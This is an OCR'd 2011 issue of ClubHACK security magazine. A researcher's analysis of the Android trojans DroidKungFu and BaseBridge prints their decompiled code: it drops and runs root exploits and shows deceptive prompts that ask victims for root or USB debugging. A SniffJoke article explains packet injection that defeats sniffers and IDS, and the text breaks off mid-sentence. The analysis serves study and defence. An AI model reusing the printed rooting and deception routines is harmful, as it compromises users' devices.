ClubHACK Mag

1st Indian "HACKING" Magazine

TechGyan
Gonna' Break It on
Gonna' Kick it Root Down

ToolGyan
SniffJoke –
Defeating Interception Framework

Mom's Guide
RSA Security

LegalGyan
Patent Law and Computer Technology

Matriux Vibhag
Social Engineering Toolkit

When it comes to Security, you cant afford to fall.

Issue 19 | Aug 2011
www.clubhack.com

Hello All. Here we are with the August issue of CHMag. This time around, the issue is not theme based. Many articles were in stock and so decided to go with them first.

Pankit Thakkar

This issue covers Gonna' Break It on Gonna' Kick it Root Down in Tech Gyan, RSA Security in Moms Guide, SniffJoke – Defeating Interception Framework in Tool Gyan, Patent Law and Computer Technology in Legal Gyan and Social Engineering Toolkit in Matriux Vibhag.

Ok. Apart from magazine, we have few good news.
First. ClubHack conference is back. Call for Papers is open for ClubHack 2011. So get your pen and notepads ready, fireup your toolkits, scratch your brains and start writing your research papers. For more details on CFP please check - http://clubhack.com/2011/cfp.
And second good news is that, new version of Matriux Distro is set for release on August 15th, 2011. I have seen it and loved it and I am sure even you will like it, especially the login screen ;-)

For September issue, the theme will be Malware Attacks. Submit your articles to info@chmag.in

ClubHACKMag

Issue 19, August 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Gonna' Break It on Gonna' Kick it Root Down

What is 'Rooting'?

'Rooting' is the process in which you get root and unrestricted access to your android phone and software. 'Rooting' is essentially "hacking" your Android device.

Why is it called 'Rooting'?

The term "root" comes from Unix/Linux world to describe the Superuser, or root, as a special user account used for system administration.

Some implications of rooting your device:-

• The potential risk of "bricking" your device – 'bricking' means that your phone cannot function properly and is pretty much as useless as a brick.

• The potential risk of voiding the warranty by the manufacturer of your device – After 'rooting' your device some shops will refuse to fix it or you won't get service.

• Rooted devices are currently unsupported by Google due to requirements related to copyright protection - for example, rooted Android phones are barred from Market Movie.

Security implications of rooting your device:-

Once rooted, the phone owner will get more control over many settings and features of their phone and the famous quote "With great power comes great responsibility" is true in this case too.

From Wikipedia: "Separation of administrative privileges from normal user privileges can make an operating system more resistant to viruses and other malware."

With these elevated user privileges, the phone owner provided with rights, which allows to gain access to read only files which he was not allowed to edit without been rooted.

This is done to prevent the "non-techie" user from causing permanent damage to the operating system.

Many malware writers try to abuse rooted device or to gain root over device using well known exploits.

With a rooted device there are no security restrictions put in place by the Android OS which can be abused by the malware authors.

Examples of these malware are DroidKungFu, Basebridge, Droid Dream and others.

This mainly affects Android phones with version lower than 2.2.1 (patch released).

Users of Android version 2.2.1 and above are not vulnerable to these known Malware. Users should always update to the latest version available for their device, through a known carrier, or an OTA update.

Examples from malware samples:-

DroidKungFu - This malware encrypts two well-known exploits named 'exploid' (udev exploit) and 'rage against the cage' exploit. When the malware runs, it decrypts these two exploits, and tries to gain root access on the device. These exploits give the malware capability to root the Android device (Android 2.2 and below versions).

In the following code snip we can see the malware trying to get permissions using various methods:-


```
private void getPermission()
{
  if (checkPermission())
    doSearchReport();
  while (true)
  {
    return;
    if ((isVersion221()) || (!getPermission1()))
    {
      if ((new File("/system/bin/su").exists()) || (new File("/system/xbin/su").exists()))
      {
        getPermission2();
        continue;
      }
      if (isVersion221())
        continue;
      getPermission3();
      continue;
    }
  }
}
```

Figure 1

For example, using 'exploid' exploit:-

```
private boolean getPermission1()
{
  int i;
  if (this.mPreferences.getBoolean("P1", 0))
    i = 0;
  while (true)
  {
    return i;
    ApplicationInfo localApplicationInfo = getApplicationInfo();
    StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
    String str1 = localApplicationInfo.packageName;
    String str2 = str1 + "/gjsvro";
    Utils.copyAssets(this, "gjsvro", str2);
    StringBuilder localStringBuilder2 = new StringBuilder("4755 /data/data/");
    String str3 = localApplicationInfo.packageName;
    String str4 = str3 + "/gjsvro";
    Utils.oldrun("/system/bin/chmod", str4);
    StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
    String str5 = localApplicationInfo.packageName;
    StringBuilder localStringBuilder4 = localStringBuilder3.append(str5).append("/gjsvro /data/data/");
    String str6 = localApplicationInfo.packageName;
    Utils.oldrun(str6, "");
    WifiManager localWifiManager = (WifiManager)getSystemService("wifi");
    if (localWifiManager.getWifiState() == 3)
      boolean bool1 = localWifiManager.setWifiEnabled(0);
    int k;
    for (int j = 1; ; k = 0)
    {
      SystemClock.sleep(5000L);
      boolean bool2 = localWifiManager.setWifiEnabled(j);
      if (!checkPermission())
        break label248;
      doSearchReport();
      i = 1;
      break;
      boolean bool3 = localWifiManager.setWifiEnabled(1);
    }
    label248: SharedPreferences.Editor localEditor1 = this.mPreferences.edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putBoolean("P1", 1);
    boolean bool4 = localEditor1.commit();
    i = 0;
  }
}
```

Trying to run 'exploid' exploit

Modifying the state of the WiFi adapter and then returning it to the original state

Figure 2

```
private void getPermission2()
{
  int i = this.mPreferences.getInt("P2", 0);
  if (i >= 10)
  {
    this.mPermState = 0;
    if (!isVersion221())
      getPermission3();
  }
  while (true)
  {
    return;
    int j = i + 1;
    SharedPreferences.Editor localEditor1 = this.mPreferences.edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putInt("P2", j);
    boolean bool = localEditor1.commit();
    this.mPermState = 2;
    ApplicationInfo localApplicationInfo = getApplicationInfo();
    Intent localIntent1;
    String str10;
    try
    {
      StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
      String str1 = localApplicationInfo.packageName;
      String str2 = str1 + "/gjsvro";
      Utils.copyAssets(this, "gjsvro", str2);
      StringBuilder localStringBuilder2 = new StringBuilder("4755 /data/data/");
      String str3 = localApplicationInfo.packageName;
      String str4 = str3 + "/gjsvro";
      Utils.oldrun("/system/bin/chmod", str4);
      java.lang.Process localProcess = Runtime.getRuntime().exec("su");
      OutputStream localOutputStream = localProcess.getOutputStream();
      DataOutputStream localDataOutputStream = new DataOutputStream(localOutputStream);
      StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
      String str5 = localApplicationInfo.packageName;
      StringBuilder localStringBuilder4 = localStringBuilder3.append(str5).append("/gjsvro /data/data/");
      String str6 = localApplicationInfo.packageName;
      String str7 = str6 + "\n";
      localDataOutputStream.writeBytes(str7);
      localDataOutputStream.writeBytes("exit\n");
      localDataOutputStream.flush();
      int k = localProcess.waitFor();
      if (checkPermission())
      {
        this.mPermState = 0;
        doSearchReport();
      }
    }
```

Trying 'exploid' with SU

Figure 3

```
catch (Exception localException)
{
  while (true)
    localException.printStackTrace();
  localIntent1 = new Intent();
  Intent localIntent2 = localIntent1.setClass(this, Dialog.class);
  PackageManager localPackageManager = getPackageManager();
  String str8 = localApplicationInfo.loadLabel(localPackageManager).toString();
  if ((str8 == null) || ("".equals(str8)))
    str8 = "本软件";
  String str9 = String.valueOf(str8);
  str10 = str9 + "需要root权限才能使用全部功能，请通过授权管理程序进行授权！";
}
try
{
  byte[] arrayOfByte = str10.getBytes("UTF-8");
  String str11 = new String(arrayOfByte, "UTF-8");
  Intent localIntent3 = localIntent1.putExtra("MSG", str11);
  Intent localIntent4 = localIntent1.setFlags(268435456);
  Intent localIntent5 = localIntent1.putExtra("TYPEdsada", "su");
  startActivity(localIntent1);
}
catch (UnsupportedEncodingException localUnsupportedEncodingException)
{
  while (true)
    localUnsupportedEncodingException.printStackTrace();
}
}
}
```

The software

Require root privileges to use the full functionality, please authorize authorizedmanagement program!

Figure 4

The message the victim sees in this case looks like the following:-

The malware author is so polite… if he could not get root why not ask the user to give him that?

For example, using 'Rage against the cage' exploit:-

```
private void getPermission3()
{
  this.mPermState = 3;
  if ((Settings.Secure.getInt(getContentResolver(), "adb_enabled", 0) == 0) && (setUsbEnabled() >= 10))
    this.mPermState = 0;
  while (true)
  {
    return;
    int i = this.mPreferences.getInt("P3", 0);
    if (i >= 16)
    {
      this.mPermState = 0;
      continue;
    }
    int j = i + 1;
    SharedPreferences.Editor localEditor1 = this.mPreferences.edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putInt("P3", j);
    boolean bool = localEditor1.commit();
    ApplicationInfo localApplicationInfo = getApplicationInfo();
    StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
    String str1 = localApplicationInfo.packageName;
    String str2 = str1 + "/ratc";
    Utils.copyAssets(this, "ratc", str2);
    StringBuilder localStringBuilder2 = new StringBuilder("/data/data/");
    String str3 = localApplicationInfo.packageName;
    String str4 = str3 + "/killall";
    Utils.copyAssets(this, "killall", str4);
    StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
    String str5 = localApplicationInfo.packageName;
    String str6 = str5 + "/gjsvro";
    Utils.copyAssets(this, "gjsvro", str6);
    StringBuilder localStringBuilder4 = new StringBuilder("4755 /data/data/");
    String str7 = localApplicationInfo.packageName;
    String str8 = str7 + "/ratc";
    Utils.oldrun("/system/bin/chmod", str8);
    StringBuilder localStringBuilder5 = new StringBuilder("4755 /data/data/");
    String str9 = localApplicationInfo.packageName;
    String str10 = str9 + "/killall";
    Utils.oldrun("/system/bin/chmod", str10);
    StringBuilder localStringBuilder6 = new StringBuilder("4755 /data/data/");
    String str11 = localApplicationInfo.packageName;
    String str12 = str11 + "/gjsvro";
    Utils.oldrun("/system/bin/chmod", str12);
    new MyThread().start();
  }
}
```

We will exploit the adb resource exhaustion bug

Rage against the cage

Decrypting exploit

Figure 5

The exploit requires USB debugging (adb) in order to get this exploit run successfully.

As you can see from the code above if USB is not enabled then it must enable it in order to work.

This can be achieved with the victim's approval.

```
private int setUsbEnabled()
{
  int i = this.mPreferences.getInt("P31", 0) + 1;
  SharedPreferences.Editor localEditor1 = this.mPreferences.edit();
  SharedPreferences.Editor localEditor2 = localEditor1.putInt("P31", i);
  boolean bool = localEditor1.commit();
  if (i >= 10);
  while (true)
  {
    return i;
    Intent localIntent1 = new Intent();
    Intent localIntent2 = localIntent1.setClass(this, Dialog.class);
    ApplicationInfo localApplicationInfo = getApplicationInfo();
    PackageManager localPackageManager = getPackageManager();
    String str1 = localApplicationInfo.loadLabel(localPackageManager).toString();
    if ((str1 == null) || ("".equals(str1)))
      str1 = "本软件";
    String str2 = String.valueOf(str1);
    String str3 = str2 + "需要打开USB调试才能使用全部功能，请确保USB调试功能已经选中！";
    try
    {
      byte[] arrayOfByte = str3.getBytes("UTF-8");
      String str4 = new String(arrayOfByte, "UTF-8");
      Intent localIntent3 = localIntent1.putExtra("MSG", str4);
      label180: Intent localIntent4 = localIntent1.putExtra("TYPEdsada", "set");
      Intent localIntent5 = localIntent1.setFlags(268435456);
      startActivity(localIntent1);
    }
    catch (UnsupportedEncodingException localUnsupportedEncodingException)
    {
      break label180;
    }
  }
}
```

The software

Need to open the USB debugging in order to use all the features, make sure the USBdebug function has been selected!

Figure 6

Again, instead of "breaking into the house", why not ask and receive the key?

If the exploits were successful we got root permission on the device.

After successful exploitation the malware is able to access files on the device, install or remove packages and more.

BaseBridge – This malware uses a well-known exploit named 'Rage Against The Cage' to get root permissions and to install the inner package that came with the application

```
int[] arrayOfInt = new int[1];
FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, arrayOfInt);
FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
FileInputStream localFileInputStream = new FileInputStream(localFileDescriptor);
new g(this, localFileInputStream).start();
Context localContext = getApplicationContext();
StringBuilder localStringBuilder = new StringBuilder().append("Got processid: ");
int i = arrayOfInt[0];
String str1 = i + "";
int j = Log.i("SSS", str1);
try
{
  f.b(2130968578, "rageagainstthecage", localContext);
  String str2 = getFilesDir().getAbsolutePath();
  String str3 = "chmod 777 " + str2 + "/rageagainstthecage";
  f.a(localFileOutputStream, str3);
  String str4 = str2 + "/rageagainstthecage";
  f.a(localFileOutputStream, str4);
  label176: return;
```

Giving permissions

Setting 'rage against the cage' exploit

Figure 7

Got root?


References:-

http://www.avgmobilation.com/

Anti-Virus Free (Android market)
https://market.android.com/details?id=com.antivirus&hl=en

Elad Shapira
elad.shapira@avg.com

Elad Shapira works for AVG Mobilation as a mobile security researcher. He specializes in Reverse Engineering and Penetration Testing.




ToolGYAN

SniffJoke – Defeating Interception Framework

If you try the command “traceroute” (under windows, called tracert) you will see a number of network elements between you and the target host. An interception could happen in any location. If you are using some attack tool like airsnort, ettercap, or simple analysis tool with promisc mode support (wireshark, dsniff) you are sniffing in your LAN. Your LAN, is either the first hop for the outgoing session or the last hop for the incoming sessions.

The image shown is useful because it shows how many hops will separate two hosts in Internet. Every hop is likely to be monitored and every nation has different laws on interception.



The image below illustrates this concept:

For this reason, the safest solution is the cryptography: the encryption of a data between the two endpoints. This require that both element supports an encrypted protocol, like HTTPS or SSH. What's if you want to protect yourself, but your remote peer don't support cryptography ? SniffJoke is the answer!

What's SniffJoke ?

An internet client running SniffJoke injects in the transmission flow, some packets are able to seriously disturb passive analysis like sniffing, interception and low level information theft. No server support is needed!

Definition of battlefield

In passive wiretapping, packets are analyzed after begin reassembled in flow, this operation, present in every kind of PASSIVE network analyzer (IDS, sniffer, trojan, stats generator) is called "protocol reassembly". In order to obtain an information, the number of reassembly has to be done in equal complexity of the transmissions layer.

For example: if you are analyzing "ftp protocol" you have only the binary data transmitted to be collected and dumped: the passive third party would have record the packet flow, saved in the correct order and extracted the transmitted file.

If you are sniffing HTTP traffic, you have to track all the IP involved in the transmission, all the TCP stream, the applicative meaning, detect cached element not transmitted, reassembly HTML and javascript, execute javascript and, now, the third party will view precisely what the web client has visualized. In short = more layer bring more complexity. the goals of the sniffer has been unroll this complexity and with the least possible effort, to obtain the data.

For touch by hands, this is how some "internet traffic" would be seen when captured as series of packets:

```
root@caturday:/tmp# tcpdump -ni eth0 -
vvv not port 22 | more
tcpdump: listening on eth0, link-type
EN10MB (Ethernet), capture size 96 bytes
17:34:42.363512 IP (tos 0x0, ttl 53, id
58611, offset 0, flags [DF], proto TCP (6),
length 1492) 87.8.41.12.4584 >
172.16.1.5.29186: . 35607446
32:3560746072(1440) ack 3951869403 win
32749 <nop,nop,timestamp 157917267
2812271>
17:34:42.364122 IP (tos 0x0, ttl 53, id
58612, offset 0, flags [DF], proto TCP (6),
length 72) 87.8.41.12.4584 >
172.16.1.5.29186: P, cksum 0xd
```

9dd (correct), 1440:1460(20) ack 1 win 32749 <nop,nop,timestamp 157917267 2812271>

This series of packet would show mixed packets between different sessions, different source host: in short, is not an useful data collection.

Flow Reassembly

The algorithm inside every packet sniffer is called "flow reassembly". This algorithm goes inside the TCP field of every packet, dumping in sequence the data exchanged.

Client sent packet, ordered by time

Server sent packets, ordered by time

```
SYN
                                        SYN ACK
ACK
GET / HTTP 1.1/
                          ACK (of the client data)
                                HTTP/1.0 403 Forbidden
                Date: Thu, 18 Jun 2009 19:39:09 GMT
                                Server: BProxy 0.1
                                Content-Length: 25
                        Content-Type: application/json


                                {"error":"403 Forbidden"}
ACK (of the server data, the error)
                                                FIN
FIN+ACK
                                                ACK
```

exchange. The goal of a reassembly algorithm is to analyze the packets flow, dump the data only, interpret the SYN/FIN/ACK packets (these are packets without data, but with signaling, synchronization and coordination purposes) correctly, and close the session under analysis when closed.

How does SniffJoke works ?

Internet is based on distributed network device, that may develop faults. The strength of the network is the ability to recognize the broken segment as a problem, and route around it. When a fault happen, some packets get lost, links are broken, and there are retransmissions and packet duplication. This is supported by TCP/IP, and in invisible way happens a lot of times during a session.

Suppose that a packet is recorded by a sniffer, dumped, but never reach the destination: this network fault have caused a desynchronization between which has been recorded and which is real been exchanged.

Sniffjoke exploit this ambiguities, between what is presumed recorded by the sniffer and what is transmitted by the client, to exploit this inconsistency, making go for the worst the algorithm of packet reassembly.

Ok, I get it. Is a bug ? There are a patch ?

No! Beside I've explained this technique easily, shall be possible use and abuse every ambiguity in the TCP/IP stacks. In twenty years, the number of technical specification published by the IETF has make TCP/IP concept grown in complexity. In the 1998, a scientifical papers "Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detections (Secure Network INC,

1998)" has described this problem as permanent and present in every kind of dissector. Simply, is really difficult to implement and to exploit, for this reason the work behind sniffjoke was really painful (and is again, because we are far away from a stable usage)

SniffJoke uses the network protocol in a permitted way, exploiting the implicit difference of network stack present in an operating system respect the sniffers dissector. This difference details, beside really difficult to detect from a passive analyzer, are CPU intensive operation and matching, this is the reason of sniffjoke motto "downgrade multigigabit sniffer to multikilobit". In fact, sniffing, wiretapping, interception technology could always work, goal of sniffjoke is make the session the most difficult available to be collected and reassembled.

The packet injected from sniffjoke, showed as a masked hero, is discarded by the remote host, simply the packet sniffer has not enough knowledge for understand if a packet must be discarded or recorded.

Installation and simple usage

If you are using BackTrack5, you will found sniffjoke in the package repository. Anyway I suggest to download the latest release, because development is in progress and, begin a technology that move your traffic over the razor's edge, has seldom some instability that we must face.

The source release at the main site: http://www.delirandom.net/sniffjoke or the code repository is under github, once downloaded, requires cmake and g++, gpp to compile the package.

It runs only under Linux (at the moment) because some system dependent operations are required.

From the sniffjoke-0.4.x/ directory:
mkdir build
cd build
cmake ..
sudo -s
make install

Now You've installed SniffJoke in your system! Is not usable at the moment, and I will take a bit of time to explain.

The packet expiration trick

The traceroute discover the network paths used by Internet, to permit a communication from you to a remote destination.

For discover this path, traceroute use trick nested in the IP protocol header, the Time To Live.

What's Time To Live

When the engineer that build the first release of IP (Internet Protocol) has planned the routing mechanism, had found that sometimes a packet could loop, flooding the network and being forwarded at the infinite. This was a problem, and they implemented an expiration solution.

Every packets sent in a IP network, has a field with a Time To Live value, is a numeric value since 0 to 255, and every time is forwarded by a gateway, is decremented by 1. This will not prevent the generation of the loops, but prevent that such error will cause a total interruption in the network.

Traceroute send some meaningless packet to the destination, with an incremental value of time to live. When TTL is set with the value of 1, the packet will be decremented at the default gateway and expire. Every expired packet cause the generation of an error message, carried inside an ICMP packet. Traceroute receive the ICMP packet, and print the source of the first hop in the path.

It increment the TTL and continue until the packets get an answer different from the ICMP error (ICMP time exceeded).

Usually, every packet reach the remote destination, because the default TTL is 64 and every network path has less than 30-35 hops (usually a path has around 10 hops).

How use/abuse TTL in connection scrambling ?

The Sniffjoke goal is to cause desynchronization between the sniffer data and the received data, I'll show below a simple schema, it represent the hops series (1 and 8 are computers, the other are routers) that connect the host 1 (Alice) and 8 (Bob)


A sniffer is present in the network of the route 5. This example should be apply also if the sniffer is in your LAN (like a promisc ethernet, or a weak wireless password)

The client Alice, has sniffjoke, and has to sent 40 byte. The application, in the example, split this bulk of data in two segments of 20 bytes each. The kernel inside Alice's computer, use the TCP sequence number for signaling the packets order.

Packet 1: 1 – 20, when is received the Bob host sent an ACK (acknowledge) packet ACKing the value of "20", for tell to Alice that in fact he has received the first 20 byte.

Packet 2: Alice flush the remaining data, sending 20 byte with a sequence of 40, this mean that the 20 byte of the second packets must be appended after the first 20 bytes. Bob ACK-ing 40 is expected (if not, Alice retransmit, because suppose the packet get lost)

What I've described will happen in a common communication, but not in a box with SniffJoke, below is showed how Sj interacts:



Packet 1: first 20 data packet, (AAAAA...) the sniffer record them, and Bob received them. Bob ACK 20.

Packet 2: is a fake packet injected by sniffjoke, has a TTL value of 6, has sequence of 40 like expected, and contain a payload with bad data (B4dB4dB4...). The sniffer, at the hop 5, read this packet as good (is, in fact, totally good!) and record them. When the packets reach the hop 7 it expire!

Packet 3: the real second packets is send, the sniffer see a packet with seq of 40, he already get them so will ignore, the packets reach Bob and is received.

This is how a network based desynchronization would work! But, we are talking about an installation...

The Location concept

Using traceroute will not be efficient for every session, and has been implemented a caching mechanics. But traceroute, return a different output for every destination hosts and from every source location.

A 'location' in the SniffJoke point of view is a network environment you are using. Your home, your office, the home of your friend. Every network environment require a dedicated location.

Sniffjoke has this option as mandatory, and you need to restart sniffjoke with the appropriate configuration. The command line is "sniffjooke --location LOCATION_NAME", but configure a location will not be so easy (SniffJoke is without any doubt a tool for expert and patient users :))

How to setup a location

When you are attached in the location that you need to configure, it's the time to use "sniffjoke-autotest"

#sniffjoke-autotest -l nameofLocation -d /usr/local/var/sniffjoke -n 1

It start various autoprobe. In short, sniffjoke has to be tested every working modality, because maybe some location don't permit some kind of network use. After the tests verify the outputs, generating the most coherent configuration file for the location under tests.

How does it work the automatic probe

Sniffjoke-autotest generate a meaningless file with inside a lot of digit. Using a POST HTTP with curl, send those digits to a file.php that echo back the same received number. Curl dumps the received output in a file. If the received file has the same checksum of the sent one, the sniffjoke modality has not broken the session, and thus is marked in the configuration file as usable. If the checksum differs, is marked as invalid.

The script is really simple:

```
<?php

if(isset($_POST['sparedata'])) {

        for($x = 0; $x <
strlen($_POST['sparedata']); $x++)

        {

                if(
is_numeric($_POST['sparedata'][$x]) )

                        continue;

                echo "bad value in $x offset";

                exit;

        }

        echo $_POST['sparedata'];

}

?>
```

At the moment is hosted in delirandom.net, but everyone should copy/paste in a personal server and use them as test. (sniffjoke-autotest will take this options with –s and –a).

When sniffjoke-autotest has finished him probes, it copy a new location in /usr/local/var/sniffjoke, and you're ready to use that location!

Locations files, installed in /usr/local/var/sniffjoke/{locationName}/ :-

```
ipblacklist.conf
iptcp-options.conf
ipwhitelist.conf
plugins-enabled.conf
port-aggressivity.conf
sniffjoke-service.conf
```

ipblacklist.conf: it contains a list of ip address that will never be considered by sniffjoke. This will help if some hosts present troubles in establishing connections

iptcp-options.conf: this file is generated by sniffjoke-autotest, it does contain the working use/abuse of the IP/TCP options. It's one of the more sensible files, when something goes wrong in your session, mostly depends from the value here written. Is under analysis, stabilization and research. Some explanation will follow below at the voice "MALFORMED"

ipwhitelist.conf: the same of blacklist, simple if specify to use whitelist, from this file is imported the list of the IP address to handle by sniffjoke. I use it during the tests, so will avoid to ruin eventually other sessions.

plugins-enabled.conf: this file is generated by sniffjoke-autotest, and contains the combination of plugins + scramble that have passed the test correctly. Take a look of the contents:

```
# cat plugins-enabled.conf
fake_close_fin,PRESCRIPTION,MALFOR
MED,GUILTY
```

fake_close_rst,PRESCRIPTION,MALFORMED,GUILTY
fake_data,PRESCRIPTION,MALFORMED,GUILY
fake_seq,PRESCRIPTION,MALFORMED,GUILTY
fake_syn,PRESCRIPTION,MALFORMED,GUILTY
fake_zero_window,INNOCENT
fragmentation,INNOCENT
segmentation,INNOCENT
shift_ack,PRESCRIPTION,MALFORMED,GUILTY
valid_rst_fake_seq,INNOCENT

It contains, before the comma, the name of the plugin loaded at SniffJoke startup, and after the comma, the name of the enabled scramble.

port-aggressivity.conf: The injection of bogus packets inside the flow is not constant, is randomized. But randomization with differenced weight depending on the TCP/UDP service the session is pointing. In example, an encrypted session like SSH don't require to be protected, because it is already protected. A session like HTTP or IRC, have pattern of communication, for this reason port-aggressivity.conf contains the frequency of injection.

sniffjoke-service.conf: this is the system configuration file: which group drop privileges after the chroot, the port and the interface binding for remote administration, logging, etc...

Once the location is ready and configured, SniffJoke is usable!

sniffjoke --location home

This is the common usage: sniffjoke know which location use, goes in background after the start, and by default is stopped, you should contact the service and checkup the general process with:

sniffjokectl stat

That usually has an answer like:

received (250 bytes) confirm of STAT command

SniffJoke not running

debug level: 2

gateway hw address: 04:44:E4:43:34:31

gateway IP address: 172.16.1.1

hijacked interface: eth0

hijacked local IPaddr: 172.16.1.3

hijacked MTU interface: 1500

tunnel interface: sniffjoke

tunnel local IPaddr: 1.198.10.5

tunnel MTU interface: 1420

admin address: 127.0.0.1

admin UDP port: 8844

running user: nobody

running group: nogroup

location name: home

hack chaining: disabled

tcp mangling: enabled

udp mangling: enabled

This output confirms that sniffjoke is present, is not running actively, and has a tunnel interface... why?

Sniffjoke need to inject, delay, modify outgoing packets, but the packets are send

by the kernel, and no one user process could operate after the kernel ... exception noted for the VPN software.

The vpn software, usually open a "tun0" device, that should be used with a static route, a network associated or as default gateway. Is a virtual interface, usually encapsulating the traffic inside an encrypted connection (the tunnel) that bring the session in a remote environment, linked to us as will be in LAN.

Sniffjoke change the default gateway with a tunnel interface, lets see an example. This is the routing table without SniffJoke:

```
Kernel IP routing table

Destination  Gateway  Genmask Flags
Metric  Ref  Use Iface

10.254.254.254  0.0.0.0  255.255.255.255
UH  0  0  0 tun0

10.10.100.1  10.10.100.5  255.255.255.255
UGH  0  0  0 tun1

10.10.100.5  0.0.0.0  255.255.255.255
UH  0  0  0 tun1

10.10.101.0  10.10.100.5  255.255.255.0
UG  0  0  0 tun1

172.16.1.0  0.0.0.0  255.255.255.0  U
0  0  0 eth0

169.254.0.0  0.0.0.0  255.255.0.0  U
1000  0  0 eth0

0.0.0.0  172.16.1.1  0.0.0.0  UG  0
0  0 eth0
```

The default gateway, which one with "0.0.0.0." as destination, is reachable via eth0 and as an IP address of 172.16.1.1

Starting sniffjoke, here is how routing table change:

```
Kernel IP routing table

Destination  Gateway  Genmask  Flags
Metric Ref  Use Iface

10.254.254.254  0.0.0.0  255.255.255.255
UH  0  0  0 tun0

1.198.10.5  0.0.0.0  255.255.255.255
UH  0  0  0 sniffjoke

10.10.100.1  10.10.100.5  255.255.255.255
UGH  0  0  0 tun1

10.10.100.5  0.0.0.0  255.255.255.255
UH  0  0  0 tun1

10.10.101.0  10.10.100.5  255.255.255.0
UG  0  0  0 tun1

172.16.1.0  0.0.0.0  255.255.255.0  U
0  0  0 eth0

169.254.0.0  0.0.0.0  255.255.0.0  U
1000  0  0 eth0

0.0.0.0  1.198.10.5  0.0.0.0  UG
0  0  0 sniffjoke
```

The virtual interface "sniffjoke" has been created, and is become the default gateway. This permits sniffjoke to receive and manage all the outgoing packets. If is running, apply the modification, if not, simply forward the packets.

sniffjokeclt start

This is the command that start sniffjoke engine. Now:

